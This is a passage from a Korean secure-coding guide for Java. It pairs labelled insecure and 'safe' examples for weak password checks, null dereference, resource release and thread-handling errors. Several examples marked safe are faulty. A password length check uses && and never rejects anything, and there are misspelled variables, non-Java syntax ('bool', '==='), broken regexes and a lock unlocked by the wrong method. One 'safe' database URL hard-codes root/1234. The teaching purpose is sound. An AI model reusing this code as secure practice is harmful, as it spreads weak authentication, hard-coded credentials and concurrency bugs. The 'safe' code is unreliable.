4:  public void doPost(HttpServletRequest request, HttpServletResponse    response) throws
    IOException, ServletException
5:  {
6:      try
7:      {
8:              String id = request.getParameter("id");
9:              String passwd = request.getParameter("passwd");
10:
11:             // passwd에 대한 복잡도 검증
```

```
12:             if (passwd == null || "".equals(passwd)) return;
13:             if (!passwd.matches("") && passwd.indexOf("@!#") > 4 &&
    passwd.length() > 8)
14:             {
15:                     // passwd 복잡도 검증 후, 가입 승인 처리
16:             }
17:     }
18:     catch (SQLException e) {     ……     }
19:     catch (NamingException e) {     ……     }
20: }
```

다음의 예제 패스워드에 대한 복잡도 검증 없이 패스워드 변경을 승인 처리하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:    private final String COMMAND_PARAM  = "command";
4:
5:    // Command 관련 정의
6:    private final String CHANGE_PASSWORD_CMD = "change_password";
7:
8:    private final String USER_ID_PARM  = "user_id";
9:    private final String PASSWORD_PARM  = "password";
10:   private final String NEW_PASSWORD_PARM  = "new_password";
11:
12:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
13:   {
14:     String command = request.getParameter("command");
15:     ...
16:     if (command.equals(CHANGE_PASSWORD_CMD))
17:     {
18:       String userId = request.getParameter(USER_ID_PARM);
19:       String password = request.getParameter(PASSWORD_PARM);
20:       String newPassword = request.getParameter(NEW_PASSWORD_PARM);
21:       ...
22:       if(findPassword(userId).equals(password))
23:       {
24:         ChangeUserPassword(userId, newPassword);
25:       }
26:     }
27:     ...
28:   }
29:   ...
30: }
```

다음의 예제에서는 다음과 같은 패스워드 복잡도를 적용하여 패스워드 변경 승인을 제한한다.

1) 패스워드 길이는 9~15자리일 것.
   (**MIN_PASSWORD_LENGTH**과 **MAX_PASSWORD_LENGTH** 값 변경으로 조정 가능)
2) 특수문자가 적어도 1개 이상 포함되어 있을 것.(정규식 변경으로 조건 조정 가능)
3) 사용자명을 패스워드의 substring으로 갖지 않을 것.
4) 바로 이전에 사용했던 과거 패스워드와 같은 패스워드가 아닐 것.
   (과거에 사용했던 패스워드를 모두 금지시키려면 DB에 패스워드를 모두 저장해놓고 일일이 조회해보는 코드를 추가한다)

■ 안전한 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:    private final String COMMAND_PARAM  = "command";
4:
5:    // Command 관련 정의
6:    private final String CHANGE_PASSWORD_CMD = "change_password";
7:
8:    private final String USER_ID_PARM  = "user_id";
9:    private final String PASSWORD_PARM  = "password";
10:   private final String NEW_PASSWORD_PARM  = "new_password";
11:
12:   private final static String ACCEPTABLE_PASSWORD_PATTERN =
13:     "([p{Alnum}]|[p{Punct}])*[p{Punct}]([p{Alnum}]|[p{Punct}])*";
14:
15:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
16:   {
17:     String command = request.getParameter("command");
18:     ...
19:     if (command.equals(CHANGE_PASSWORD_CMD))
20:     {
21:       String userId = request.getParameter(USER_ID_PARM);
22:       String password = request.getParameter(PASSWORD_PARM);
23:       String newPassword = request.getParameter(NEW_PASSWORD_PARM);
24:       ...
25:       if(findPassword(userId).equals(password))
26:       {
27:         if(isPasswordStrong(pasword, userId))
28:         {
29:           ChangeUserPassword(userId, newPassword);
30:         }
31:       }
32:     }
33:     ...
```

```
34:     }
35:     ...
36:     private bool isPasswordStrong(String password, String userId)
37:     {
38:       int MIN_PASSWORD_LENGTH  = 9;
39:       int MAX_PASSWORD_LENGTH  = 15;
40:       if((password.length() < MIN_PASSWORD_LENGTH) && (password.length() > MAX_PASSWORD_LENGTH))
41:       {
42:         return false;
43:       }
44:       if(pasword.matches(ACCEPTABLE_PASSWORD_PATTERN) == false)
45:       {
46:         return false;
47:       }
48:       if(password.contains(userId) === true)
49:       {
50:         return false;
51:       }
52:       if(isLastUsedPassword(password, userId) == true)
53:       {
54:         return false;
55:       }
56:       return true;
57:     }
58:   }
```

다음의 예제에서는 암호를 바꾸고 있다. 사용자 아이디와 암호만 맞으면 암호를 바꿀 수 있도록 하여, 안전하지 않은 암호로 사용자 암호를 바꿀 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:   public class Service extends HttpServlet
2:   {
3:     private final String COMMAND_PARAM          = "command";
4:
5:     // Command 관련 정의
6:     private final String CHANGE_PASSWORD_CMD = "change_password";
7:
8:     private final String USER_ID_PARM    = "user_id";
9:     private final String PASSWORD_PARM= "password";
10:    private final String NEW_PASSWORD_PARM    = "new_password";
11:
12:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException
13:    {
```

```
14:             String command = request.getParameter(COMMAND_PARAM);
15:             ...
16:             if (command.equals(CHANGE_PASSWORD_CMD))
17:             {
18:                     String userId = request.getParameter(USER_ID_PARM);
19:                     String password = request.getParameter(PASSWORD_PARM);
20:                     String newPassword = request.getParameter(NEW_PASSWORD_PARM);
21:                     ...
22:                     if(findPassword(userId).equals(password))
23:                     {
24:                             ChangeUserPassword(userId, newPassword);
25:                     }
26:             }
27:     }
28: }
```

다음의 예제에서는 암호를 바꾸기 전에 암호가 안전한 암호인가를 판별하여 암호가 안전하지 않으면 암호를 변경하지 못하도록 하였다. 이 예제에서는 일반적인 사용되는 안전한 암호를 판별하는 요건들 중 4가지를 다음와 같이 적용하였다.

1. 암호의 최대/최소 길이(상수 변경 가능)
2. 알파벳, 숫자, 특수 문자의 혼용(정규식 변경 가능)
3. 사용자 이름의 포함(substring으로 체크)
4. 최근 사용되었던 암호와 일치(변경하기 이전의 패스워드와 비교. Database에 이력을 저장해놓고 모든 과거 데이터와 비교하는 코드로 변경가능)

■ 안전한 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:    private final String COMMAND_PARAM  = "command";
4:
5:    // Command 관련 정의
6:    private final String CHANGE_PASSWORD_CMD = "change_password";
7:
8:    private final String USER_ID_PARM  = "user_id";
9:    private final String PASSWORD_PARM  = "password";
10:   private final String NEW_PASSWORD_PARM  = "new_password";
11:
12:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
      ServletException, IOException
13:   {
14:     String command = request.getParameter(COMMAND_PARAM);
15:     ...
16:     if (command.equals(CHANGE_PASSWORD_CMD))
17:     {
```

```
18:         String userId = request.getParameter(USER_ID_PARM);
19:         String password = request.getParameter(PASSWORD_PARM);
20:         String newPassword = request.getParameter(NEW_PASSWORD_PARM);
21:         ...
22:         if(findPassword(userId).equals(password))
23:         {
24:           if(isNewPasswordValid(newPassword, userId, password))
25:           {
26:             ChangeUserPassword(userId, newPassword);
27:           }
28:         }
29:       }
30:     ...
31:     }
32:
33:     private final int MIN_PASSWORD_LENGTH  = 8;
34:     private final int MAX_PASSWORD_LENGTH  = 16;
35:
36:     private boolean isNewPasswordValid(String password, String userId, String oldPassword)
37:     {
38:       // Minimum and maximum length;
39:       if( (password.length() < MIN_PASSWORD_LENGTH) || (password.length() >
    MAX_PASSWORD_LENGTH))
40:       {
41:         return false;
42:       }
43:       // Require mixed character sets (alpha, numeric, special, mixed case);
44:       if(Pattern.matches(".*[\p{Lower}]+.*", password) == false)
45:       {
46:         return false;
47:       }
48:       if(Pattern.matches(".*[\p{Upper}]+.*", password) == false)
49:       {
50:         return false;
51:       }
52:       if(Pattern.matches(".*[\p{Digit}]+.*", password) == false)
53:       {
54:         return false;
55:       }
56:       if(Pattern.matches(".*[\p{Punct}]+.*", password) == false)
57:       {
58:         return false;
59:       }
60:       // Do not contain user name;
61:       if(password.lastIndexOf(userId) >= 0)
```

```
62:         {
63:             return false;
64:         }
65:         // No password reuse.
66:         if(password.equals(oldPassword))
67:         {
68:             return false;
69:         }
70:         return true;
71:     }
72:     ...
73: }
```

라. 참고 문헌

[1] CWE-521 Weak Password Requirements, http://cwe.mitre.org/data/definitions/521.html

[2] 2010 OWASP Top 10 - A3 Broken Authentication and Session Management https://www.owasp.org/index.php/Top_10_2010-A3

제5절 코드 오류

작성 완료된 프로그램은 기능성, 신뢰성, 사용성, 유지보수성, 효율성, 이식성 등을 충족하기 위하여 일정 수준에 코드품질을 유지하여야 한다. 프로그램 코드가 너무 복잡하면 관리성, 유지보수성, 가독성이 떨어질 뿐 아니라 다른 시스템에 이식하기도 힘들며, 프로그램에는 안전성을 위협할 취약점들이 코드 안에 숨겨져 있을 가능성이 있다.

1. 널(Null)포인터 역참조(NULL Pointer Dereference)

가. 정의

널 포인터 역참조는 '일반적으로 그 객체가 널 이 될 수 없다'라고 하는 가정을 위반했을 때 발생한다. 공격자가 의도적으로 널 포인터 역참조를 실행하는 경우, 그 결과 발생하는 예외 사항을 추후의 공격을 계획하는 데 사용될 수 있다.

나. 안전한 코딩기법

- 널이 될 수 있는 레퍼런스(reference)는 참조하기 전에 널 값인지를 검사하여 안전한 경우에만 사용해야 한다.

다. 예제

다음의 예제는 **cmd** 프로퍼티가 항상 정의되어 있다고 가정하고 있지만, 만약 공격자가 프로그램의 환경을 제어해 **cmd** 프로퍼티가 정의되지 않게 하면, **cmd**는 널이 되어 **trim()** 메소드를 호출 할 때 널 포인터 예외가 발생하게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public void checknull()
3:  {
4:      String cmd = System.getProperty("cmd");
5:      // cmd가 널 인지 체크하지 않았다.
6:      cmd = cmd.trim();
7:      System.out.println(cmd);
8:  ……
```

먼저 **cmd**가 null 인지 검사한 후에 사용한다.

◎ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public void checknull()
3:  {
4:      String cmd = System.getProperty("cmd");
5:      // cmd가 null인지 체크하여야 한다.
6:      if (cmd != null)
7:      {
```

```
8:              cmd = cmd.trim();
9:              System.out.println(cmd);
10:     }
11:     else System.out.println("null command");
12:   ……
```

다음의 예제는 외부로부터 입력받은 사용자명, 암호, 쿠키값에 대한 널 체크를 하지 않고 그대로 사용하여 오작동 위험성을 내포하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:    private final String COMMAND_PARAM  = "command";
4:
5:    // Command 관련 정의
6:    private final String LOGIN_CMD = "login";
7:    private final String USER_ID_PARM  = "user_id";
8:    private final String PASSWORD_PARM  = "password";
9:
10:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
11:   {
12:     String command = request.getParameter(COMMAND_PARAM);
13:     ...
14:     if (command.equals(LOGIN_CMD))
15:     {
16:       String userId = request.getParameter(USER_ID_PARM);
17:       String password = request.getParameter(PASSWORD_PARM);
18:
19:       String lastPage;
20:       String Last_PAGE_COOKIE_NAME  = "LastPage";
21:       Cookie [] cookies  = request.getCookies();
22:       for(int cookieIdx = 0; cookieIdx < cookies.length; cookieIdx++)
23:       {
24:         if(cookies[cookieIdx].getName().equals("LastPage"))
25:         {
26:           lastPage  = cookies[cookieIdx].getValue();
27:         }
28:       }
29:     }
30:   }
31: }
```

외부로부터 입력받은 사용자명, 암호, 쿠키들을 null 인지 검사한 후에 사용한다.

◎ 안전한 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:    private final String COMMAND_PARAM  = "command";
4:
5:    // Command 관련 정의
6:    private final String LOGIN_CMD = "login";
7:    private final String USER_ID_PARM  = "user_id";
8:    private final String PASSWORD_PARM  = "password";
9:
10:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
11:   {
12:     String command = request.getParameter(COMMAND_PARAM);
13:     ...
14:     if (command.equals(LOGIN_CMD))
15:     {
16:       String userId = request.getParameter(USER_ID_PARM);
17:       if(userId == null){  return;  }
18:       String password = request.getParameter(PASSWORD_PARM);
19:       if(password == null){  return;  }
20:
21:       String lastPage  = null;
22:       String Last_PAGE_COOKIE_NAME  = "LastPage";
23:       Cookie [] cookies  = request.getCookies();
24:       if(cookies != null)
25:       {
26:         for(int cookieIdx = 0; cookieIdx < cookies.length; cookieIdx++)
27:         {
28:           if(cookies[cookieIdx].getName().equals("LastPage"))
29:           {
30:             lastPage  = cookies[cookieIdx].getValue();
31:           }
32:         }
33:       }
34:     }
35:   }
36: }
```


라. 참고 문헌

[1] CWE-476 NULL Pointer Dereference, http://cwe.mitre.org/data/definitions/476.html

2. 부적절한 자원 해제(Improper Resource Shutdown or Release)

가. 정의

프로그램의 자원, 예를 들면 열린 파일 기술자(open file descriptor), 힙 메모리 (heap memory), 소켓(socket) 등은 유한한 자원이다. 이러한 자원을 할당받아 사용한 후, 더 이상 사용하지 않는 경우에는 적절히 반환하여야 하는데 프로그램 오류 또는 에러로 사용이 끝난 자원을 반환하지 못 하는 경우이다.



<그림 2-19> 부적절한 자원 해제

나. 안전한 코딩기법

- 자원을 획득하여 사용한 다음에는 finally 블록에서 반드시 자원을 해제하여야 한다.

다. 예제

다음의 예제는 데이터베이스에 연결된 후에 사용 중 예외가 발생하면 할당된 데이터베이스 컨넥션 및 JDBC 자원이 반환되지 않는다. 이와 같은 상황이 반복될 경우 시스템에서 사용 가능한 자원이 소진될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ... ...
2:  try
3:  {
4:     Class.forName("com.mysql.jdbc.Driver");
5:     conn = DriverManager.getConnection(url);
6:     conn.close();
7:  }
8:  catch (ClassNotFoundException e) {
```

그러므로 다음과 같이 예외상황이 발생하여 함수가 종료될 때 예외의 발생 여부와 상관 없이 **finally** 블록에서 할당받은 자원을 반환한다.

■ 안전한 코드의 예 JAVA

```
1:  ... ...
2:  try
3:  {
4:     Class.forName("com.mysql.jdbc.Driver");
5:     conn = DriverManager.getConnection(url);
6:     stmt = conn.createStatement() ;
7:     ... ...
8:  }
9:  catch (ClassNotFoundException e)
10: {
11:    System.err.print("error");
12: }
13: catch (SQLException e)
14: {
15:     System.err.print("error");
16:    }
17: finally
18: {
19:    if(stmt != null)
20:    {
21:       try
22:       {
23:          stmt.close() ;
24:       }
25:       catch(SQLException e)
26:       {
27:          ... ...
28:       }
29:    }
30:    if(conn != null)
31:    {
32:       try
33:       {
34:          conn.close() ;
35:       }
36:       catch(SQLException e)
37:       {
38:          ... ...
39:       }
40:    }
41: }
```

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public void processFile() throws SQLException
3:  {
4:      Connection conn = null;
5:      String url = "jdbc:mysql://127.0.0.1/example?user=root&password=1234";
6:      try
7:      {
8:              Class.forName("com.mysql.jdbc.Driver");
9:              conn = DriverManager.getConnection(url);
10:             ……
11:     }
12:     catch (ClassNotFoundException e)
13:     {
14:             System.err.print("error");
15:     }
16:     catch (SQLException e)
17:     {
18:             System.err.print("error");
19:     }
20:     finally
21:     {
22:             ……
23:             // 더 이상 사용하지 않으면 즉시 close()를 해줘야 한다.
24:             conn.close();
25:  ……
```

다음의 예제는 네트워크 연결 후 사용 중 예외가 발생하면 사용했던 소켓 자원이 반환되지 않는다. 이와 같은 상황이 반복될 경우 시스템에서 사용 가능한 자원이 모두 소진될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  class WebServer
2:  {
3:     public static void main(String argv[]) throws Exception
4:     {
5:        // 서버소켓을 생성한다. 웹서버는 기본적으로 80번 포트를 사용한다.
6:        ServerSocket listenSocket = new ServerSocket(80);
7:        System.out.println("WebServer Socket Created");
8:        Socket connectionSocket;
9:        ServerThread serverThread;
10:       // 순환을 돌면서 클라이언트의 접속을 받는다.
11:       // accept()는 Blocking 메서드이다.
12:       while((connectionSocket = listenSocket.accept()) != null)
```

```
13:         {
14:           // 서버 쓰레드를 생성하여 실행한다.
15:           serverThread = new ServerThread(connectionSocket);
16:           serverThread.start();
17:           ...
18:         }
19:         ...
20:       }
21:       ...
22:   }
```

예외상황이 발생하여 함수가 종료될 때 예외의 발생 여부와 상관없이 **finally** 블록에서 할당받은 자원을 반환한다.

■ 안전한 코드의 예 - JAVA

```
1:   class WebServer
2:   {
3:     public static void main(String argv[]) throws Exception
4:     {
5:       // 서버소켓을 생성한다. 웹서버는 기본적으로 80번 포트를 사용한다.
6:       ServerSocket listenSocket   = null;
7:       Socket connectionSocket     = null;
8:       ServerThread serverThread   = null;
9:       try
10:      {
11:        listenSocket = new ServerSocket(80);
12:
13:        // 순환을 돌면서 클라이언트의 접속을 받는다.
14:        // accept()는 Blocking 메서드이다.
15:        while((connectionSocket = listenSocket.accept()) != null)
16:        {
17:          // 서버 쓰레드를 생성하여 실행한다.
18:          serverThread = new ServerThread(connectionSocket);
19:          serverThread.start();
20:          ...
21:        }
22:        ...
23:      }
24:      catch(Exception e)
25:      {
26:        ...
27:      }
28:      finally
29:      {
30:        if(listenSocket != null)
```

```
31:             {
32:                 listenSocket.close();
33:                 listenSocket   = null;
34:             }
35:             if(connectionSocket != null)
36:             {
37:                 connectionSocket.close();
38:                 connectionSocket   = null;
39:             }
40:             ...
41:         }
42:     }
43:     ...
44: }
```

라. 참고 문헌

[1] CWE-404 Improper Resource Shutdown or Release, http://cwe.mitre.org/data/definitions/404.html

3. 코드 정확성: notify() 호출(Code Correctness: Call to notify())

가. 정의

스레드의 notify()를 직접 호출하면 살아 있는 스레드 중에서 어떤 스레드를 깨울지 불명확하다. 따라서 직접 호출하지 않는 것이 좋다.

나. 안전한 코딩기법

- notify()를 직접 호출하면 어떤 스레드를 깨울지 불명확하므로 사용하지 않는 것이 좋다.

다. 예제

notify()를 직접 호출하면 어떤 스레드를 깨울지 불명확하다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public synchronized void notifyJob()
3:  {
4:      boolean flag = true;
5:      notify();
6:  }
```

notify() 메소드를 사용하지 않는다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public synchronized void notifyJob()
3:  {
4:      boolean flag = true;
5:      // notify() 메소드를 사용하지 않는다.
6:  }
```

다음의 예에서 함수 **job1**과 함수 **job2**는 각각의 함수 안에서 **wait()**를 호출하고 있다. 만일 thread1과 thread2가 각각 **job1**과 **job2**에서 멈추어 있다면, **notify()**가 호출되었을 때 함수의 특성상 어떤 함수에 있는 thread의 수행이 재개될지 알 수가 없다. 이러한 코드 구조는 프로그램의 수행 흐름이 복잡해져서 오류를 일으킬 가능성이 높으므로 되도록이면 제한적으로 쓰는 것이 좋다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class JobCollection
2:  {
3:     public synchronized void awake()
4:     {
5:        notify();
```

```
6:      }
7:
8:      public void job1()
9:      {
10:       ...
11:       wait();
12:       ...
13:     }
14:
15:     public void jobs2()
16:     {
17:       ...
18:       wait();
19:       ...
20:     }
21:   }
```

다음의 예제에서는 각 함수 별로 lock을 걸도록 수정하였다. 이렇게 함으로써 **awakeJob1, awakeJob2**가 불렸을 때, 어떤 함수에 lock이 되어 있는 스레드가 재개되는지를 알 수 있어, 프로그램의 수행 흐름의 복잡도를 낮출 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:    public class JobCollection
2:    {
3:      Lock jobLock1;
4:      Lock jobLock2;
5:
6:      public synchronized void awakeJob1()
7:      {
8:        jobLock1.unlock();
9:      }
10:
11:     public synchronized void awakeJob2()
12:     {
13:       jobLock1.unlock();
14:     }
15:
16:     public void job1()
17:     {
18:       ...
19:       jobLock1.lock();
20:       ...
21:     }
22:
23:     public void jobs2()
```

```
24:     {
25:         ...
26:         jobLock2.lock();
27:         ...
28:     }
29: }
```

라. 참고 문헌

[1] CWE-362 Concurrent Execution using Shared Resource with Improper Synchronization (Race Condition), http://cwe.mitre.org/data/definitions/362.html

[2] CWE-662 Improper Synchronization, http://cwe.mitre.org/data/definitions/662.html

[3] Sun Microsystems, Inc. Java Sun Tutorial - Concurrency

4. 코드 정확성: 부정확한 serialPersistentFields 조정자(Code Correctness: Incorrect serialPersistentFields Modifier)

가. 정의

serialPersistentFields를 정확하게 사용하기 위해서는 'private static final'로 선언해야 한다. public으로 선언하여 공유하면 정확성을 해칠 수 있다.

나. 안전한 코딩기법

- serialPersistentFields를 정확하게 사용하려면 private, static, final로 선언해야 한다.

다. 예제

serialPersistentFields를 정확하게 사용하기 위해서는 private, static, final로 선언해야 한다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  class List implements Serializable
2:  {
3:      public ObjectStreamField[] serialPersistentFields =
                          { new ObjectStreamField("myField", List.class) };
4:      ……
5:  }
```

serialPersistentFields를 정확하게 사용하기 위해서는 private, static, final로 선언해야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  class List implements Serializable
2:  {
3:      private static final ObjectStreamField[] serialPersistentFields =
                          { new ObjectStreamField("myField", List.class) };
4:      ……
5:  }
```

라. 참고 문헌

[1] CWE-485 Insufficient Encapsulation, http://cwe.mitre.org/data/definitions/485.html

[2] Sun Microsystems, Inc. Java Sun Tutorial

5. 코드 정확성: Thread.run() 호출(Code Correctness: Call to Thread.run())

가. 정의

프로그램에서 스레드의 start() 대신에 run()을 호출하면 스레드가 생성되지 않고, 해당 run() 함수를 직접 호출하여 해당 run() 함수의 종료를 대기하게 된다. 즉, 프로그래머는 새로운 스레드를 시작시키려고 했지만, start() 대신에 run()을 호출함으로써 호출자의 스레드에서 run() 메소드를 실행하게 된다.

나. 안전한 코딩기법

- 스레드의 run() 대신에 start()를 수행하도록 한다.

다. 예제

start() 대신에 **run()** 메소드를 사용하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:      protected void threadStart()
3:      {
4:              Thread thr = new PrintThread();
5:              // 스레드 객체의 run() 메소드를 직접 호출하는 것은 대부분 버그이다.
6:              thr.run();
7:      }       ……
8:  }
9:  class PrintThread extends Thread
10: {
11:     public void run() {     System.out.println("CWE 572 TEST");     }
12: }
```

스레드의 **start()** 메소드를 사용한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:      protected void threadStart()
3:      {
4:              Thread thr = new PrintThread();
5:              // 새로운 스레드를 시작시킨다.
6:              thr.start();
7:      }       ……
8:  }
9:  class PrintThread extends Thread
10: {
11:     public void run() {     System.out.println("CWE 572 TEST");     }
12: }
```

다음의 예제는 웹서버에서 소켓을 만들고 클라이언트로부터 접속을 받아 스레드로 실행시켜주는 프로그램이다. **start()** 대신에 **run()** 메소드를 사용하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  class WebServer
2:  {
3:    public static void main(String argv[]) throws Exception
4:    {
5:      // 서버소켓을 생성한다. 웹서버는 기본적으로 80번 포트를 사용한다.
6:      ServerSocket listenSocket   = null;
7:      Socket connectionSocket     = null;
8:      ServerThread serverThread   = null;
9:      try
10:     {
11:       listenSocket = new ServerSocket(80);
12:
13:       // 순환을 돌면서 클라이언트의 접속을 받는다.
14:       // accept()는 Blocking 메서드이다.
15:       while((connectionSocket = listenSocket.accept()) != null)
16:       {
17:         // 서버 쓰레드를 생성하여 실행한다.
18:         serverThread = new ServerThread(connectionSocket);
19:         serverThread.run();
20:         ...
21:       }
22:       ...
23:     }
24:     catch(Exception e)
25:     {
26:       ...
27:     }
28:     finally
29:     {
30:       ...
31:     }
32:   }
33:   ...
34: }
```

스레드의 **start()** 메소드를 사용한다.

■ 안전한 코드의 예 - JAVA

```
1:  class WebServer
2:  {
3:    public static void main(String argv[]) throws Exception
```

```
4:      {
5:        // 서버소켓을 생성한다. 웹서버는 기본적으로 80번 포트를 사용한다.
6:        ServerSocket listenSocket   = null;
7:        Socket connectionSocket     = null;
8:        ServerThread serverThread   = null;
9:        try
10:       {
11:         listenSocket = new ServerSocket(80);
12:
13:         // 순환을 돌면서 클라이언트의 접속을 받는다.
14:         // accept()는 Blocking 메서드이다.
15:         while((connectionSocket = listenSocket.accept()) != null)
16:         {
17:           // 서버 쓰레드를 생성하여 실행한다.
18:           serverThread = new ServerThread(connectionSocket);
19:           serverThread.start();
20:           ...
21:         }
22:         ...
23:       }
24:       catch(Exception e)
25:       {
26:         ...
27:       }
28:       finally
29:       {
30:         ...
31:       }
32:     }
33:     ...
34:   }
```

라. 참고 문헌

[1] CWE-572 Call to Thread run() instead of start(),
http://cwe.mitre.org/data/definitions/572.html

6. 코드 정확성: 동기화된 메소드를 비동기화된 메소드로 재정의(Code Correctness: Non-Synchronized Method Overrides Synchronized Method

가. 정의

클래스를 상속받아 사용하는 경우, 상위 클래스에서 동기화된(synchronized) 메소드는 하위 클래스에서 재정의(override)를 하지 않거나, 재정의해야 하는 경우 기존과 동일하게 동기화된(synchronized) 메소드로 정의해야 한다.

나. 안전한 코딩기법

- 하위 클래스에서 동기화된(synchronized) 메소드를 재정의해야 하는 경우, 상위 클래스와 동일하게 synchronized 메소드로 재정의해야 한다.

다. 예제

상위 클래스에서 동기화된(**synchronized**) 메소드를 하위 클래스에서 비 동기화된 메소드로 재정의(override)하면 안 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class syncMethod
2:  {
3:      public synchronized void synchronizedMethod()
4:      {
5:              for (int i=0; i<10; i++) System.out.print(i);
6:      }
7:  ……
8:  }
9:
10: public class syncPrint extends syncMethod
11: {
12:     // 동기화된 메소드로 정의하지 않았다.
13:     public void synchronizedMethod()
14:     {
15:             for (int i=0; i<20; i++) System.out.print(i);
16:     }
17: }
```

동기화된(**synchronized**) 메소드는 재정의하지 않거나 재정의 하면 동기화된(**synchronized**) 메소드로 제정의해야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class syncMethod
2:  {
3:      public synchronized void synchronizedMethod()
```

```
4:      {
5:              for (int i=0; i<10; i++) System.out.print(i);
6:      }
7:  ……
8:  }
9:
10: public class syncPrint extends syncMethod
11: {
12:     public synchronized void synchronizedMethod()
13:     {
14:             for (int i=0; i<20; i++) System.out.print(i);
15:     }
16: }
```

라. 참고 문헌

[1] CWE-665 Improper Initialization, http://cwe.mitre.org/data/definitions/665.html

[2] Sun Microsystems, Inc. Bug ID: 4294756 Javac should warn if synchronized method is overridden with a non synchronized

7. 무한 자원 할당(Allocation of Resources Without Limits or Throttling)

가. 정의

프로그램이 자원을 사용 후 해제하지 않거나, 한 사용자당 서비스할 수 있는 자원의 양을 제한하지 않고, 서비스 요청마다 요구하는 자원을 할당한다.

나. 안전한 코딩기법

- 프로그램에서 자원을 오픈하여 사용하고 난 후, 반드시 자원을 해제한다.
- 사용자가 사용할 수 있는 자원의 사이즈를 제한한다.

※ 사용자가 접근할 수 있는 자원의 양을 제한한다. 특히 제한된 자원을 효율적으로 사용하기 위해서 Pool(Thread Pool, Connection Pool 등)을 사용한다.

다. 예제

close()문을 만나기 전에 예외가 일어나면, open된 자원은 dangling resource로 메모리에 존재한다. 즉 참조를 잃어버렸기 때문에 재사용은 불가하다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  Connection conn = null;
2:  PreparedStatement pstmt = null;
3:  try
4:  {
5:      conn=getConnection();
6:       ...
7:       pstmt = conn.prepareStatement("SELECT * FROM employees where name=?");
8:       ...
9:       conn.close();
10:      pstmt.close();
11:  }
12:  catch (SQLException ex) {...}
```

중간에 예외상황이 발생하더라도 함수가 종료되기 직전에 항상 **finally**문을 수행하므로, 자원을 해제할 경우 항상 **finally**문에서 해제한다.

■ 안전한 코드의 예 - JAVA

```
1:  Connection conn = null;
2:  PreparedStatement pstmt = null;
3:  try
4:  {
5:      conn=getConnection();
6:      ...
7:      pstmt = conn.prepareStatement("SELECT * FROM employees where name=?");
8:      ...
9:  }
```

```
10:  catch (SQLException ex) {...}
11:  // 자원을 사용하고 해제 시 항상 finally문에서 한다.
12:  finally
13:  {
14:      if ( conn!= null ) try { conn.close(); } catch (SQLException e){...}
15:      if ( pstmt!= null ) try { pstmt.close(); } catch (SQLException e){...}
16:  }
```

다음의 예제에서는 특별한 소켓 사용 규칙 없이 각 스레드를 생성하여 실행하고 있다. 매 스레드 호출마다 자원을 할당하므로 효율적인 사용이 이루어지지 않을 위험성이 잠재되어 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  class WebServer
2:  {
3:    public static void main(String argv[]) throws Exception
4:    {
5:      // 서버소켓을 생성한다. 웹서버는 기본적으로 80번 포트를 사용한다.
6:      ServerSocket listenSocket   = null;
7:      Socket connectionSocket     = null;
8:      ServerThread serverThread   = null;
9:      try
10:     {
11:       listenSocket = new ServerSocket(80);
12:
13:       // 순환을 돌면서 클라이언트의 접속을 받는다.
14:       // accept()는 Blocking 메서드이다.
15:       while((connectionSocket = listenSocket.accept()) != null)
16:       {
17:         // 서버 쓰레드를 생성하여 실행한다.
18:         serverThread = new ServerThread();
19:         serverThread.init(connectionSocket);
20:         serverThread.start();
21:         ...
22:       }
23:       ...
24:     }
25:     catch(Exception e)
26:     {
27:       ...
28:     }
29:     finally
30:     {
31:       ...
```

```
32:         }
33:       }
34:       ...
35:   }
```

스레드가 생성될 때 **ServerThreadPool.getInstance().alloc();**를 통해 Pool로부터 자원을 가져와 사용하고 사용후 **ServerThreadPool.getInstance().free(this);**에서 자원을 반환한다.

